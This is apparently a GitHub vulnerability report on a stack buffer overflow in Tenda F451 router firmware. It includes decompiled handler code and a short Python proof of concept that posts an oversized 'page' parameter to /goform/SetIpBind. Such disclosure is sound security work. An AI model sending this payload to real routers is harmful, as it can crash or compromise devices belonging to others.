New issue

# The fromSetIpBind function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #19

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In fromSetIpBind function,it reads in a user-provided parameter page.

```
54  sub_1495C("FireallSpi", fromSpiFirewall);
55  sub_1495C("ArpFenceFrm", fromLanAttackFence);
56  sub_1495C("LanDdosAttack", from_lan_ddos_attack);
57  sub_1495C("LanBadAttack", from_lan_bad_attack);
58  sub_1495C("LanIpopAttack", from_lan_ipop_attack);
59  sub_1495C("SetIpBind", fromSetIpBind);
60  sub_D878("TendaGetArpBindList", aspTendaGetArpBindList);
61  sub_D878("TendaGetArp", aspTendaGetArp);
62  sub_D878("TendaGetDhcpClients", aspTendaGetDhcpClients);
63  sub_1495C("DhcpListClient", fromDhcpListClient);
64  sub_1495C("fromSetDosHostLists", fromSetDosHostLists);
65  sub_D878("aspTendaGetDosHostLists", aspTendaGetDosHostLists);
```

And the variable v8 is passed to the sprintf function without any length check, which may overflow the stack-based buffer s.


```
1  int __fastcall fromSetIpBind(int a1)
2  {
3    unsigned int v1; // r0
4    char s[256]; // [sp+10h] [bp-124h] BYREF
5    char *v5; // [sp+110h] [bp-24h]
6    int v6; // [sp+114h] [bp-20h]
7    int v7; // [sp+118h] [bp-1Ch]
8    const char *v8; // [sp+11Ch] [bp-18h]
9    char *s1; // [sp+120h] [bp-14h]
10   int v10; // [sp+124h] [bp-10h]
11
12   s[0] = 0;
13   v10 = sub_28BCC(a1, "entrys", &unk_81C8C);
14   s1 = (char *)sub_28BCC(a1, "op", "no");
15   sub_3A530("security.ipbind", v10, 126);
16   v8 = (const char *)sub_28BCC(a1, "page", "1");
17   sprintf(s, "arp_bind.asp?page=%s", v8);
18   if ( !strncmp(s1, "add", 3u) || !strncmp(s1, "edit", 4u) )
19   {
20     v5 = (char *)sub_28BCC(a1, "go", &unk_81C8C);
21     v1 = strlen(v5);
22     if ( v1 > 4 )
23       v1 = (unsigned int)memcpy(s, "arp.asp", 8u);
24   }
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/SetIpBind"
payload = {
'page':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome




Sign up for free **to join this conversation on GitHub.** Already have an account? Sign in to comment

## Metadata

### Assignees

No one assigned

### Labels

No labels

### Projects

No projects

### Milestone

No milestone

### Relationships

None yet

### Development

Code with agent mode

No branches or pull requests

**Participants**